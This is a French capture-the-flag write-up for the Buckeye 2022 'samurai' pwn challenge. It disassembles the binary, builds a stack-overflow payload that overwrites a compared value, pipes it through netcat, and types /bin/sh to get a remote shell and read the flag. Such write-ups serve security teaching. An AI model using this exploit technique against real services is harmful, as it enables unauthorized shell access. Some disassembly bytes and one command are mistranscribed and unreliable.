

# Write-up Buckeye 2022 CTF

pwn/samurai

## 1. Exploration

On nous propose une connexion vers une machine grâce netcat, où un fichier va être exécuté :

```
[osboxes@osboxes]~[/Desktop]
$nc pwn.chall.pwnoh.io 13371
Long ago in a distant land...
Haku, the shapeshifting master of appsec, unleashed an UNHACKABLE binary.
But a foolish samurai warrior, wielding a magic terminal, stepped forth to oppose him.
Their name was...
...er, what was it again? AZERTY
RIGHT, right. AZERTY.
I knew that.
Anyway...
With their weapon in hand, the samurai sprung forth, and with a wide swing of their sword...
...completely missed, and was crushed instantly by Haku's fabled finisher: exit(0).
```

Du texte s'affiche petit à petit, nous demande le nom du samourai, et encore du texte qui s'affiche nous indiquant que Haku nous a terminé à coup de `exit(0)`... Puis la connexion se ferme.

Heureusement, on possède le fichier exécutable : on va pouvoir l'analyser.

## 2. Analyse superficielle du fichier

```
[osboxes@osboxes]~[/Desktop]
$file samurai
samurai: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically li
nked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=1b0a95bbc938d6b34f2
c721eca427084cd612a45, for GNU/Linux 3.2.0, not stripped
```

C'est un fichier exécutable sur système d'exploitation GNU/Linux ayant une architecture 64 bits, on peut voir que la protection PIE est active et que la liaison des bibliothèques s'est faite dynamiquement. Le fichier n'a pas été 'stripped' ce qui signifie que l'on va pouvoir lire des symboles (noms de fonctions, de fichiers, etc...).

Rendons ce fichier exécutable :

```
[osboxes@osboxes]~[/Desktop]
$chmod 777 samurai
```

## 3. Analyse statique

Passons à l'analyse. Il faut repérer le point d'entrée du programme mais il serait intéressant de connaître le nom de tous les symboles globaux (et non locaux) présents dans la section `.text` :

```
[osboxes@osboxes] - [~/Desktop]
$ nm samurai | grep [[:space:]]T[[:space:]]
00000000000013b4 T _fini
00000000000013b0 T __libc_csu_fini
0000000000001350 T __libc_csu_init
0000000000001213 T main
00000000000011a5 T scroll
00000000000010c0 T _start
```

La fonction `main` est très sûrement le point d'entrée du programme. De plus, on remarque une fonction inconnue qui est appelée : `scroll`.

En fait, en désassemblant la fonction `scroll`, on s'aperçoit que c'est elle qui est responsable de l'affichage du texte :

```
[osboxes@osboxes] - [~/Desktop]
$ objdump -D -M intel samurai --disassemble=scroll | grep ":[[:space:]]"
samurai:          file format elf64-x86-64

11a5:          55                      push    rbp
11a6:          48 89 e5                mov     rbp, rsp
11a9:          48 83 ec 30             sub     rsp, 0x30
11ad:          48 89 7d d0             mov     QWORD PTR [rbp-0x20], rdi
11b1:          48 8b 45 d0             mov     rax, QWORD PTR [rbp-0x20]
11b5:          48 89 c7                mov     rdi, rax
11b8:          e8 83 fe ff ff         call    1040 <strlen@plt>
11bd:          48 89 45 f0             mov     QWORD PTR [rbp-0x10], rax
11c1:          48 c7 45 f0 00 00 00    mov     QWORD PTR [rbp-0x8], 0x0
11c8:          00
11c9:          eb 3a                  jmp     1205 <scroll+0x60>
11cb:          48 8b 55 d0             mov     rdx, QWORD PTR [rbp-0x20]
11cf:          48 8b 45 f0             mov     rax, QWORD PTR [rbp-0x8]
11d3:          48 01 d0                add     rax, rdx
11d6:          0f b6 00                movzx   eax, BYTE PTR [rax]
11d9:          88 45 ef                mov     BYTE PTR [rbp-0x11], al
11dc:          8f be 45 ef             movsx   eax, BYTE PTR [rbp-0x11]
11e0:          89 c7                  mov     edi, eax
11e2:          e8 49 fe ff ff         call    1030 <putchar@plt>
11e7:          88 7d ef 0a             cmp     BYTE PTR [rbp-0x11], 0xa
11eb:          75 07                  jne     11f4 <scroll+0x4f>
11ed:          b8 40 42 0f 00         mov     eax, 0xf4240
11f2:          eb 05                  jmp     11f9 <scroll+0x54>
11f4:          b8 50 c3 00 00         mov     eax, 0xc350
11f9:          89 c7                  mov     edi, eax
11fb:          e8 a0 fe ff ff         call    10a0 <usleep@plt>
1200:          48 83 45 f0 01         add     QWORD PTR [rbp-0x8], 0x1
1205:          48 8b 45 f0             mov     rax, QWORD PTR [rbp-0x8]
1209:          48 3b 45 f0             cmp     rax, QWORD PTR [rbp-0x10]
120d:          72 bc                  jb      11cb <scroll+0x26>
120f:          90                      nop
1210:          90                      nop
1211:          c9                      leave
1212:          c3                      ret
```

La fonction calcule la longueur de la chaîne à afficher avec **strlen** et effectue un nombre d'itérations de boucle correspondant à la longueur de la chaîne de caractères en effectuant ces instructions : elle applique un **putchar** ainsi qu'un **usleep** pour chaque caractère rencontré. Le **usleep** étant assez contraignant lors du déboguage, on pourrait alors modifier les 5 octets à l'adresse **0x11fb** (**e8 a0 fe ff ff** => **call 10a0 <usleep@plt>**) par **90 90 90 90 90** pour indiquer une série de NOP (no operation) au processeur et esquiver l'appel ennuyant de cette fonction (cette tâche est optionnelle) :

```

00001144 48 8B 05 A5 2E 00 00 48 85 C0 74 08 FF E0 66 0F 1F 44 00 00 H.....H..t...f..D..
00001158 C3 0F 1F 80 00 00 00 00 80 3D 51 2F 00 00 00 75 2F 55 48 83 .....=Q/...u/UH.
0000116C 3D 86 2E 00 00 00 48 89 E5 74 0C 48 8B 3D EA 2E 00 00 E8 2D =....H..t.H.=.....-
00001180 FF FF FF E8 68 FF FF FF C6 05 29 2F 00 00 01 5D C3 0F 1F 80 ....h.....)/...}]....
00001194 00 00 00 00 C3 0F 1F 80 00 00 00 00 E9 7B FF FF FF 55 48 89 .....{...UH.
000011A8 E5 48 83 EC 30 48 89 7D D8 48 8B 45 D8 48 89 C7 E8 83 FE FF .H..0H.}.H.E.H.....
000011BC FF 48 89 45 F0 48 C7 45 F8 00 00 00 00 EB 3A 48 8B 55 D8 48 .H.E.H.E.....:H.U.H
000011D0 8B 45 F8 48 01 D0 0F B6 00 88 45 EF 0F BE 45 EF 89 C7 E8 49 .E.H.....E...E...I
000011E4 FE FF FF 80 7D EF 0A 75 07 B8 40 42 0F 00 EB 05 B8 50 C3 00 ....}.u...@B.....P..
000011F8 00 89 C7 90 90 90 90 90 48 83 45 F8 01 48 8B 45 F8 48 3B 45 ...H.E..H.E.H;E

11f4:      b8 50 c3 00 00      mov     eax,0xc350
11f9:      89 c7              mov     edi,eax
11fb:      90                nop
11fc:      90                nop
11fd:      90                nop
11fe:      90                nop
11ff:      90                nop
1200:      48 83 45 f8 01     add     QWORD PTR [rbp-0x8],0x1

```

Maintenant qu'il n'est plus nécessaire d'attendre des années lumières avant que l'affichage soit fait, désassemblons la fonction **main** (on utilisera la même commande qu'au-dessus en changeant le symbole par **main**). Passons les quelques premières instructions et concentrons-nous sur la saisie de l'utilisateur :

```

1287:      48 8b 15 22 2e 00 00      mov     rdx,QWORD PTR [rip+0x2e22]      # 40b0 <stdin@GLIBC_2.2.5>
128e:      48 8d 45 d0              lea     rax,[rbp-0x30]
1292:      48 83 c0 0e              add     rax,0xe
1296:      be 30 00 00 00          mov     esi,0x30
129b:      48 89 c7              mov     rdi,rax
129e:      e8 bd fd ff ff          call    1060 <fgets@plt>

```

Ces instructions nous indiquent les arguments de la fonction **fgets** :

**fgets( stdin , 0x30 , RBP-0x30+0xe = RBP - 0x22);**

Donc on sait que la chaîne de caractères attendue fait au maximum 48 caractères (car **0x30** = 48) et qu'elle va être stockée à partir de **RBP-0x22** dans la pile.

En continuant notre analyse, on retrouve l'instruction **cmp** à l'adresse **0x12de**, qui est très intéressante. En général, une comparaison est souvent faite entre la saisie de l'utilisateur et ce qui est attendu par la machine. Analysons cette comparaison :

```

12de: 81 7d fc cc 74 47 00    cmp     DWORD PTR [rbp-0x4],0x4774cc
12e5: 75 43                   jne     132a <main+0x117>
12e7: bf 00 00 00 00         mov     edi,0x0
12ec: e8 7f fd ff ff         call    1070 <malloc@plt>
12f1: 48 09 45 f0            mov     QWORD PTR [rbp-0x10],rax
12f5: 48 0b 05 9c 2d 00 00    mov     rax,QWORD PTR [rip+0x2d9c]    # 4099 <txt+0x10>
12fc: 48 09 c7               mov     rdi,rax
12ff: e8 a1 fe ff ff         call    11a5 <scroll>
1304: 48 0b 15 a5 2d 00 00    mov     rdx,QWORD PTR [rip+0x2da5]    # 40b0 <stdin@GLIBC_2.2.5>
130b: 48 0b 45 f0            mov     rax,QWORD PTR [rbp-0x10]
130f: be 00 00 00 00         mov     esi,0x0
1314: 48 09 c7               mov     rdi,rax
1317: e8 44 fd ff ff         call    1060 <fgets@plt>
131c: 48 0b 45 f0            mov     rax,QWORD PTR [rbp-0x10]
1320: 48 09 c7               mov     rdi,rax
1323: e8 28 fd ff ff         call    1050 <system@plt>
1328: eb 0f                   jmp     1339 <main+0x126>
132a: 48 0b 05 5f 2d 00 00    mov     rax,QWORD PTR [rip+0x2d5f]    # 4090 <txt+0x10>
1331: 48 09 c7               mov     rdi,rax
1334: e8 6c fe ff ff         call    11a5 <scroll>
1339: bf 00 00 00 00         mov     edi,0x0
133e: e8 4d fd ff ff         call    1090 <exit@plt>


```

Une comparaison de double mots (DWORD) est faite entre ce qu'il y a dans la pile en position **RBP-0x4** et **0x004774cc**. On remarque assez rapidement que si cet endroit dans la pile n'est pas égal à **0x004774cc**, alors on jump vers l'adresse **0x132a** et les instructions se contenteront de nous afficher le même message vu au début (<< Haku nous a terminé à coup de *exit(0)*... >>) avant de quitter le programme.

Or, si la comparaison est correcte, la machine demande à nouveau une saisie d'utilisateur (grâce à la fonction **fgets** à l'adresse **0x1317**) et la fonction **system** est ensuite appelée en passant la saisie de l'utilisateur en tant qu'argument... Si on lui passe la chaîne **"/bin/sh"**, nous obtiendrons évidemment un shell !

Avant de se précipiter à l'écriture du payload, dessinons la pile de la fonction **main** afin de récapituler les actions à réaliser :






Il faudra donc écrire  $0x22 - 0x4 = 0x1e = 30$  octets (en rouge) avant d'atteindre `RBP-0x4`, et à ce moment-là, il faudra y injecter le DWORD qui sera comparé (en vert) : `0x004774cc`

**ATTENTION** : Puisque l'on se base sur une architecture en little endian, l'injection du DWORD doit se faire dans le sens inverse de lecture, comme suit : `"\xcc\x74\x47\x00"`

Pour les octets en rouge, on utilisera des 'A' majuscules ('A' = 0x41)

Voici la pile qui nous servira de payload :



Mais pas si vite... regardons ce qu'il se passe entre ce **fgets** et ce **system** :

```

129e:    e8 bd fd ff ff    call    1060 <fgets@plt>
12a3:    48 8d 45 d0       lea     rax,[rbp-0x30]
12a7:    48 89 c7          mov     rdi,rax
12aa:    e8 91 fd ff ff    call    1040 <strlen@plt>
12af:    48 8d 50 ff       lea     rdx,[rax-0x1]
12b3:    48 8d 45 d0       lea     rax,[rbp-0x30]
12b7:    48 01 d0          add     rax,rdx
12ba:    66 c7 00 2e 0a    mov     WORD PTR [rax],0xa2e
12bf:    c6 40 02 00       mov     BYTE PTR [rax+0x2],0x0

```


Le programme récupère la saisie de l'utilisateur, calcule sa longueur avec **strlen**, puis modifie le dernier mot (WORD) de la saisie de l'utilisateur par **0x0a2e**... Donc si je saisis "ABC" je vais me retrouver avec "ABC.\n" (car 0xa = "\n" et 0x2e = ".", ne pas oublier que le sens d'écriture se fait à l'inverse du sens de lecture car on se base sur une architecture en little endian.)

Ça veut donc dire que le programme modifie ce que je saisis... Donc si mon payload est composé uniquement de "A" et se termine par "\xcc\x74\x47\x00", j'aurais à la place du "\xcc\x74\x2e\x0a", ce qui ne validera pas la valeur **0x004774cc**...

Ah merde... Que faire ?

Puisque **strlen** lis des octets jusqu'au null-byte (\x00) et que le programme injecte son **0x0a2e** à partir de là... autant injecter le null-byte en tout début de payload, là où il n'y a que des "A" ! Comme ça, on s'en fout, la machine modifie le début du payload puisque **strlen** considèrera que la chaîne de caractères n'a aucun caractères et les 4 derniers octets à comparer seront sauvés !

Voici la pile finale qui nous servira de payload :



Cependant, il manquera une saisie à réaliser, qui est le fameux **"/bin/sh"**. On ne l'inclura pas dans le payload puisqu'on pourra directement l'écrire au clavier.

Réalisons dès à présent notre payload. Un petit script python et le tour est joué.

#### 4. Création du payload avec Python3

```
GNU nano 5.4      test.py *
with open("payload","wb") as file:
    file.write(b"\x00"+b"A"*29+b"\xcc\x74\x47\x00")

^G Help      ^O Write Out  ^W Where Is   ^K Cut
^X Exit      ^R Read File  ^\ Replace    ^U Paste
```

Une fois le script python passé et notre fichier "payload" crée, nous savons que nous devons injecter son contenu dans la saisie de l'utilisateur lorsque l'on nous demande le nom du samourai. Comment faire ? Il suffit d'utiliser la commande `cat` qui va lire le contenu du fichier, puis rediriger la sortie vers `netcat` à l'aide d'un pipe.

Attention, puisque nous devons écrire manuellement du texte (le `/bin/sh`) après l'injection du payload qui se fait automatiquement, il faudra rajouter un `-` à la commande `cat`. Cela permet à `cat` de savoir qu'après la lecture du fichier "payload", la lecture du fichier `stdin` sera attendue. On pourra alors écrire du texte au clavier.

Bon bah... y'a plus qu'à !

## 5. Exploitation

```
[osboxes@osboxes] - [~/Desktop]
$ cat payload - | nc pwn.chall.pwnoh.io 13371
Long ago in a distant land...
Haku, the shapeshifting master of appsec, unleashed an UNHACKABLE binary.
But a foolish samurai warrior, wielding a magic terminal, stepped forth to oppose him.
Their name was...
...er, what was it again?
RIGHT, right. AAAAAAAAAAAAAA.
I knew that.
Anyway...
With their weapon in hand, the samurai sprung forth, and with a wide swing of their sword...
...slashed Haku in two!!
As the demon lay vulnerable, our hero prepares a final blow: /bin/sh
```

Après exécution de la commande, du texte s'affiche, on nous demande de saisir le nom du samourai puis l'exécution se bloque. Il suffit d'appuyer sur Entrée. A ce moment-là, le contenu du fichier "payload" est injecté.

Un nouveau texte s'affiche, on nous demande de saisir à nouveau quelque chose. C'est ici qu'il faut taper `/bin/sh`. Ainsi, `system("/bin/sh")` va être exécuté par la machine distante.

Puis.... plus aucune nouvelle de la machine distante : rien ne se passe. Cependant, la connexion du `netcat` ne se ferme pas.



Logiquement, si un shell est lancé sur la machine, on devrait pouvoir lancer une commande.  
Essayons :

```
[osboxes@osboxes] (~/Desktop)
$cat payload - I nc pwn.chall.pwnoh.io 13371
Long ago in a distant land...
Haku, the shapeshifting master of appsec, unleashed an UNHACKABLE binary.
But a foolish samurai warrior, wielding a magic terminal, stepped forth to oppose him.
Their name was...
...er, what was it again?
RIGHT, right. AAAAAAAAAAAAAA.
I knew that.
Anyway...
With their weapon in hand, the samurai sprung forth, and with a wide swing of their sword...
...slashed Haku in two!!
As the demon lay vulnerable, our hero prepares a final blow: /bin/sh
ls
flag.txt
samurai
cat flag.txt
buckeye{7h3_1393nd_0f_7h3_s4mur41_b391n5}
```

Bingo ! Il n'y a plus qu'à ce servir du flag :)